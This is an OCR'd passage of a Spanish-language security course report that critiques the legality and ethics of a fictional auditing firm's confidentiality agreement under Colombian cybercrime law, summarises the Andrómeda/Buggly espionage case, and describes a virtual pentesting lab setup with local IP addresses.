

Ilustración 15 - *Página Web CVE - Fuente: http://cve.mitre.org/index.html*

1.4 Configuración de Banco de Trabajo.

Herramienta VirtualBox:

Ilustración 16 - *Herramienta VirtualBox Instalada - Fuente: El Autor*



Ilustración 17 - *Versión Actualizada de VirtualBox - Fuente: El Autor*

Imágenes en formato .OVA:



Ilustración 18 - *Imágenes .OVA descargadas - Fuente: El Autor*

Ejecución de las MV preconfiguradas:



Ilustración 19 - *MV Configuradas - Fuente: El Autor*

Fase 2 - Actuación ética y legal

2.1 Evidenciar procesos ilegales y no ético del acuerdo

Dentro de las cláusulas establecidas en el acuerdo de confidencialidad entre la empresa **Whitehouse Security** y las personas encargadas de realizar el proceso de auditoría de seguridad de los sistemas de información, podemos evidenciar los siguientes procesos que se pueden catalogar como delitos informáticos dentro de la legislación colombiana, para ellos citamos las siguientes clausulas:

Clausula Primera. Objeto: *En virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de Whitehouse Security no podrán ser divulgados.*

Teniendo en cuenta el escenario propuesto, podemos indicar que la empresa Whitehouse Security es una empresa dedicada al tema de seguridad informática a nivel mundial, lo cual no solo debe estar regida por las leyes colombianas sino por normas internacionales que protejan la información de las personas y organizaciones que sean auditadas por esta compañía.

En cuanto a la primera cláusula del acuerdo de confidencialidad, es muy clara al dejar por escrito que no se puede divulgar información a terceros ya que se trata de datos sensibles de las empresas a las cuales se está realizando el proceso de auditoría, aunque deja dudas un apartado que indica que se debe guardar confidencialidad incluso sobre procesos ilegales dentro de Whitehouse Security, aunque no es muy claro en este aspecto, da a entender que la empresa Whitehouse Security utiliza estrategias ilegales para obtener información al momento de realizar los procesos de auditorías de la información, esta conducta está tipificada como delito en la ***Ley 1273 de 2009*** y se puede argumentar con los artículos **269A**, Acceso abusivo a un sistema informático, **269C**, Interceptación de datos informáticos, **269E**, Uso de software

malicioso, estas conductas tienen penas de prisión de 48 a 96 meses y multas económicas de 100 a 1.000 salarios mínimos legales vigentes. (Colombia, 2021)

Aunque no es muy clara lo citado anteriormente sobre la cláusula primera, puede convertirse en una conducta antiética, este tipo de conductas está establecida en el código de ética del COPNIA y en la **Ley 842 de 2003**, la cual establece una serie de conductas como profesionales al desempeñar nuestras funciones, estas conductas se establecen en el **Artículo 35**, deberes de los profesionales para con la dignidad de sus profesiones, el hecho de conocer actos ilegales para tomar provecho de situaciones y en este caso para obtener información y no denunciarlos nos puede convertir en cómplices de delitos posteriores. (Colombia, 2021)

La **Ley 1273 de 2009** no contempla como delito el hecho que se deba denunciar una conducta antiética en el ejercicio de la profesión, pero en el ***Código de Procedimiento Penal o Ley 906 de 2004***, en su ***Artículo 67: Deber de Denunciar*** indica: *"Toda persona debe denunciar a la autoridad los delitos de cuya comisión tenga conocimiento y que deban investigarse de oficio"*, lo cual aplica para la cláusula primera del presente acuerdo de confidencialidad. (República, 2021)

Clausula Segunda. Definición de información confidencial: Este aparte o cláusula del acuerdo de confidencialidad establece 3 ítems para definir la terminología relacionada con información confidencial para la empresa Whitehouse Security dentro del acuerdo de confidencialidad, dentro de estos apartes destacamos:

Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos".

Debido a los grandes volúmenes de información que maneja la empresa Whitehouse Security, es posible que dentro de los procesos de auditoría a los sistemas de información a las diferentes empresas que auditan, utilicen estrategias legales e

ilegales para recolectar información, utilizan técnicas para interceptar información lo cual se convierte en *acceso abusivo a los sistemas informáticos*, esto último está tipificado como delito dentro de la ***Ley 1273 de 2009*** en el ***Artículo 269A***: Acceso abusivo a un sistema informático, este delito contempla una pena de prisión de 48 a 96 meses y una multa económica de 100 a 1.000 SMLV. (Colombia, 2021), ***Artículo 269C***: Interceptación de datos informáticos, este delito contempla una pena de prisión de 36 a 72 meses, no contempla multas económicas. (Colombia, 2021)

Clausula Cuarta. Obligaciones de la parte receptora: Esta cláusula contempla alrededor de 9 parágrafos donde se deja de manera explícita las obligaciones que se tienen al momento de recibir la información o tener acceso a la misma, se debe tener en cuenta que es obligación confidencial y de carácter sensible para las organizaciones o empresas a las cuales Whitehouse Security realiza procesos de auditoria informática.

Dentro de los parágrafos citados en la cláusula cuarta podemos evidenciar aquellos que se consideran como delitos informativos o faltas éticas en la profesión como ingeniero de sistemas y especialistas en seguridad de la información:

Parágrafo o Numeral 3: *No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.*

Este parágrafo indica que NO se debe denunciar cualquier conducta sospechosa o de espionaje, al no hacer las respectivas denuncias y si se firma este acuerdo de confidencialidad, nos estamos convirtiendo en cómplices de este delito, como ciudadanos colombianos estamos en la obligación de denunciar cualquier conducta ilegal o sospechosa de la que se tenga conocimiento como lo indica el ***Código de Procedimiento Penal o Ley 906 de 2004***, en su ***Artículo 67: Deber de Denunciar*** indica: *"Toda persona debe denunciar a la autoridad los delitos de cuya comisión tenga conocimiento y que deban investigarse de oficio"* (República, 2021).

Por otro lado, la ***Ley 1273 de 2009*** en su ***Artículo 269A: Acceso abusivo a un sistema informático***, puede ser aplicado para el caso de apropiación de información de terceros descrito en el parágrafo 3 del presente acuerdo de confidencialidad.

Parágrafo o Numeral 4: *Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.*

Si se tiene conocimiento de actos ilegales en el ejercicio de la profesión, es obligación como ciudadanos colombianos realizar las diferentes denuncias ante las autoridades competentes, de lo contrario seremos cómplices del delito, estos hecho son contemplados en el ***Código de Procedimiento Penal o Ley 906 de 2004***, en su ***Artículo 67: Deber de Denunciar*** indica: *"Toda persona debe denunciar a la autoridad los delitos de cuya comisión tenga conocimiento y que deban investigarse de oficio"* (República, 2021).

Parágrafo o Numeral 8: *Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.*

En caso de firmar el acuerdo de confidencialidad establecido por la empresa Whitehouse Security, en numeral 8 exonera de toda responsabilidad a la empresa en caso de allanamiento por parte de entidades judiciales de nuestro país o cualquier ente de control, en el proceso de allanamiento si se evidencia en nuestro poder información ilegal seremos los directamente responsables.

Por otro lado, se vulnera uno de los Artículos establecidos en la constitución política de Colombia como es el **Artículo 33.** "*Nadie podrá ser obligado a declarar contra sí mismo o contra su cónyuge, compañero permanente o parientes dentro del cuarto grado de consanguinidad, segundo de afinidad o primero civil*". (Andes, 1992).

Clausula Octava. Solución de Controversias: *Las partes (nombre estudiante – nombre empresa) se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente acuerdo. En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Whitehouse Security.*

Esta cláusula en términos coloquiales se puede indicar que es un lavado de manos en responsabilidades y términos legales para Whitehouse Security, en caso de que un ente de control realice un procedimiento y encuentre en nuestras manos información ilegal como receptores de los datos, nos corresponderá asumir nuestra defensa contratando un abogado externo a la empresa y acarreando todos los gastos económicos de la defensa.

Clausula Novena. Legislación Aplicable: *Este acuerdo se regirá por las leyes de la República de Colombia y se interpretará de acuerdo con las mismas.*

Esta cláusula se puede interpretar como un sofisma de distracción en el acuerdo de confidencialidad, dicho acuerdo está inmerso en varias anomalías donde se deja por escrito que la empresa Whitehouse Security utiliza estrategias ilegales para obtener información o utiliza metodologías que están fuera de las leyes colombianas al momento de realizar procesos de auditorías informáticas a las empresas que solicitan sus servicios.

2.2 Artículos vulnerados de la Ley 1273 de 2009

Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos"- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. (Colombia, 2021)

Dentro del acuerdo de confidencialidad de la empresa Whitehouse Security se cometieron varios delitos que están tipificados en la Ley 1273 de 2009, los cuales relacionamos a continuación:

Artículo 269A: Acceso Abusivo a un Sistema Informático: *El articulo hace referencia al ingreso sin autorización o consentimiento a un todo o parte de un sistema informático, este delito tiene como pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes*. (Colombia, 2021).

Este delito se vio plasmado en el acuerdo de confidencialidad en la Cláusula Primera, Clausula Segunda, Clausula Cuarta específicamente en el parágrafo o numeral 3, en ellas acceso no autorizado a los sistemas de información, “Chuzadas” a los datos por medio de los cuales se deben utilizar diferentes herramientas.

Artículo 269C: Interceptación de Datos Informáticos: *Se refiere al acceso a un sistema informático sin tener autorización legal o permiso de la empresa, con el fin de interceptar y extraer datos sensibles de los usuarios, este delito cobija una pena de prisión de treinta y seis (36) a setenta y dos (72) meses*. (Colombia, 2021).

Este delito se vio reflejado en la cláusula segunda del acuerdo de confidencialidad, en el acuerdo se indica sobre la interceptación de datos en la parte de la confidencialidad de la información.

Artículo 269D: Daño Informático: *Aplica para aquellas personas que sin tener los conocimientos necesarios o autorización borre, destruyan, dañen, deterioren o alteren información de un sistema o parte de sus componentes, este delito tiene una pena de prisión de 48 a 96 meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes*. (Colombia, 2021).

Aunque no está explicito dentro del acuerdo de confidencialidad este delito se puede generar al momento de ingresar de manera abusiva a un sistema de información,

accediendo a datos sensibles para las organizaciones y por ende puede generar daños.

Articulo 269E: Uso de Software Malicioso: *Para aquellas personas que adquieran, distribuyan, vendan, o hagan uso de software o programas de computación maliciosos o con efectos dañinos pueden incurrir en una pena de prisión de 48 a 96 meses de prisión y una multa económica de 100 a 1000 SMLV*. (Colombia, 2021)

Dentro del acuerdo de confidencialidad no está explicito el uso de herramientas o software malicioso, para realizar procesos de auditorías de información es necesario el uso de herramientas especializadas, sin embargo, las cláusulas del acuerdo hablan sobre la ilegalidad de la información, las responsabilidades judiciales para el poseedor de la información, las responsabilidades y custodia de los datos, entre otras.

Artículo 269F: Violación de Datos Personales: Hace referencia a aquellas personas que se beneficien o saquen provecho con información sensible, información financiera o datos personales de los usuarios, este delito tiene una pena de prisión de 48 a 96 meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes. (Colombia, 2021).

El hecho de acceder de forma abusiva a un sistema de información implica la captura ilegal de información, esta información puede ser datos personales de los usuarios y empleados de las diferentes compañías a las cuales les presta servicio Whitehouse Security.

2.3 Aplicar a empleo en The WhiteHouse

Teniendo en cuenta que en términos de contratación, la empresa Whitehouse Security ofrece un salario de 15 millones de pesos colombianos pagaderos mensualmente de manera vitalicia es muy tentador para cualquier profesional del área, sin embargo, debemos tener en cuenta las inconsistencias que se presentan en el acuerdo de confidencialidad, en el incumplimiento de varias leyes de nuestra legislación, luego de

hacer las revisiones del caso se dan a conocer nuestras inconformidades teniendo en cuenta las violaciones a los códigos éticos y penales a los que estamos expuestos al momento de firmar el acuerdo, si no existe posibilidad de corregir las inconsistencias no sería posible aceptar el empleo ofrecido por Whitehouse Security.

Con el conocimiento previo de la Ley 1273 de 2009 y la Ley 842 de 2003, podemos tomar una decisión correcta al momento de firmar el acuerdo de confidencialidad y por ende la aceptación del contrato laboral con la empresa Whitehouse Security.

Las sanciones penales expuestas en la Ley 1273 de 2009 y las sanciones disciplinarias que cobija la Ley 842 de 2003, se convierten en las reglas a tener en cuenta para desempeñar de manera ética nuestra profesión, es por ello que relacionamos diferentes artículos que se violarían al momento de aceptar un contrato laboral con unas condiciones que van en contra de la ley:

Ley 842 de 2003: Por la cual se modifica la reglamentación del ejercicio de la ingeniería, de sus profesiones afines y de sus profesiones auxiliares, se adopta el Código de Ética Profesional y se dictan otras disposiciones. (Colombia, 2021)

El código de ética profesional para ingenieros de sistemas y profesiones a fines está reglamentado por el Consejo Profesional Nacional de Ingeniería – COPNIA, el cual dispone lo siguiente: *"El Código de Ética Profesional constituye el catálogo de conductas profesionales que se exigen, se prohíben o que inhabilitan a los ingenieros en general y a sus profesionales afines o auxiliares. Dicho catálogo es el marco legal del comportamiento profesional del ingeniero, por lo que el ejercicio profesional debe estar ajustado a sus* disposiciones*".* (COPNIA, 2021)

Código de Ética Profesional: Capitulo II:

Artículo 31: Deberes generales de los Profesionales: En los numerales a, b, e, f, g, hacen referencia a la responsabilidad que nos compete como profesionales al momento de cuidar los bienes, documentación e información que sea encomendada

en el ejercicio de nuestras funciones, así como presentar las respectivas denuncias contra los delitos informáticos del que se tenga conocimientos al interior de una organización. (COPNIA, 2021, pág. 6)

Artículo 32: Prohibiciones generales a los Profesionales: En sus diferentes numerales se refieren a la prohibición que tenemos de no aceptar ningún tipo de comisiones de dinero, contratos, ***sueldos por hacer cosas ilícitas*** al prestar los servicios profesionales. (COPNIA, 2021, pág. 8)

Artículo 34: Prohibiciones especiales a los Profesionales respecto de la sociedad: En sus numerales indica sobre las implicaciones al momento de ofrecer o aceptar trabajos que este en contra de las normas legales en la ley colombiana, así como autorizar nuestra firma o nombre en labores ilegales para ejercer nuestra profesión. (COPNIA, 2021, pág. 10)

Artículo 35: Deberes de los profesionales para con la dignidad de sus profesiones: Indica el respeto que debo tener por la profesión haciendo cumplir todas las disposiciones legales y éticas que contemplan las leyes colombianas. (COPNIA, 2021, pág. 11)

El incumplimiento del código de ética profesional acarreara amonestaciones escritas, suspensión de la matricula profesional por 5 años, cancelación de la matricula profesional de manera definitiva, estas sanciones dependerán de la gravedad de las faltas cometidas.

2.4 Noticia “Operación Andrómeda Buggly”

Bajo el nombre de Andrómeda se llevó a cabo una operación de inteligencia militar, la cual utilizó como fachada un discreto restaurante ubicado en una casona en el barrio Galerías de la ciudad de Bogotá, el lugar estaba dotado de equipos y redes de última tecnología, videojuegos, amplias salas para reuniones e incluso restaurantes, el sitio fue llamado ***Buggly Ethical Hacking***, ahí se reunían jóvenes con habilidades en

temas informáticos, compartían información sobre seguridad informática, en las sesiones se planteaban retos para buscar soluciones técnicas, lo que se pretendía era crear una comunidad de seguridad informática.

Gracias a las denuncias de diferentes medios de comunicación nacional, en especial la revista Semana, se logró desmantelar el sitio donde se evidenció las actividades reales que se llevaban a cabo, el objetivo real de Buggly era el de reclutar hackers civiles para realizar interceptaciones ilegales de comunicaciones, el lugar era frecuentado por militares y personas que trabajaban con las Fuerzas Militares, lo que no estaba claro era que de allí se le hiciera seguimiento a los correos electrónicos y a los chats de varios personajes de la vida pública, entre los que estaba uno de los negociadores de paz en La Habana, Sergio Jaramillo. (Semana, 2014)

Luego de las investigaciones de la Fiscalía General de la Nación, varios militares fueron capturados, otros retirados del servicio, se imputaron cargos al hacker Carlos Andrés Sepúlveda, el cual dio más detalles de las actividades realizadas en Buggly y de las herramientas y software de interceptaciones utilizadas, Sepúlveda indicó que contaban con software de interceptación de uso exclusivo de los gobiernos, además se estableció que las actividades estaban dirigidas a espiar a los miembros de las FARC y a la mesa de negociaciones de la Habana, sin embargo se presume que la información obtenida por el hacker Sepúlveda fue utilizada a favor de la campaña del entonces candidato presidencial Oscar Iván Zuluaga. (Espectador, 2018)

El informe final de la investigación sobre la operación Andrómeda, publicado en enero de 2015, concluyó que "*no se tenía control sobre las actividades realizadas por el personal militar y civil ajeno a la Operación Andrómeda. Muchas de ellas que ingresaban, tenían un alto conocimiento y capacidades a nivel informático, sin embargo, trabajaban sin supervisión alguna*". (ENTER.CO, 2015)

Según las investigaciones del Ejercito Nacional indican que: *"La creación de la fachada 'Buggly Hacker' fue legal, con fundamento en la Constitución Política de*

Colombia, directivas, reglamentos y el 'Manual de Manejo de Redes e Informantes', el cual se refiere a la 'fachada' y a la 'historia ficticia'". (ENTER.CO, 2015)

En abril de 2015 el hacker Carlos Andrés Sepúlveda fue condenado a 10 años de prisión por concierto para delinquir, acceso abusivo informático, violación de datos personales agravado, espionaje y uso de software malicioso. (Espectador, 2018).

Según el anterior párrafo evidenciamos los delitos cometidos por Sepúlveda y que están contemplados en la Ley 1273 de 2009 y el código de procedimiento penal.

Fase 3 - Ejecución de Pruebas de Intrusión

3.1 Herramientas Especializadas Utilizadas en las Fases de Pentesting

Teniendo en cuenta los datos que se especifican en el Anexo 4 – Escenario 3, podemos iniciar el proceso de verificación de vulnerabilidades y para ellos debemos contar con un banco de trabajo configurado y verificado para no tener inconvenientes al momento de realizar las pruebas o test de penetración.

Nuestro banco de trabajo cuenta con los siguientes elementos:

- Equipo físico con sistema operativo Windows 10, Procesador Intel(R) Core(TM) i5-2300 CPU @ 2.80GHz, 8 GB de Memoria RAM, Disco Sólido de 240GB para el inicio del sistema operativo, Disco de 1 TB para el almacenamiento de los datos.
- Kali Linux instalado en una máquina virtual por medio de VirtualBox
- Windows 7 x64 Instalado en una máquina virtual usando VirtualBox



Ilustración 20 - *Configuración Banco de Trabajo - Fuente: El Autor*

Verificamos el direccionamiento IP de cada maquina física como virtual, para poder interactuar con los equipos mediante la red de datos y así tener control sobre el escaneo de vulnerabilidades, para ello tenemos:

IP máquina con Windows 10: 192.168.0.4
IP máquina virtual Kali Linux: 192.168.0.11
IP máquina virtual con Windows 7 x64: 192.168.0.6



Ilustración 21 - *IP equipo Windows 10 - Fuente: El Autor*



Ilustración 22 - *IP Equipo Kali Linux - Fuente: El Autor*

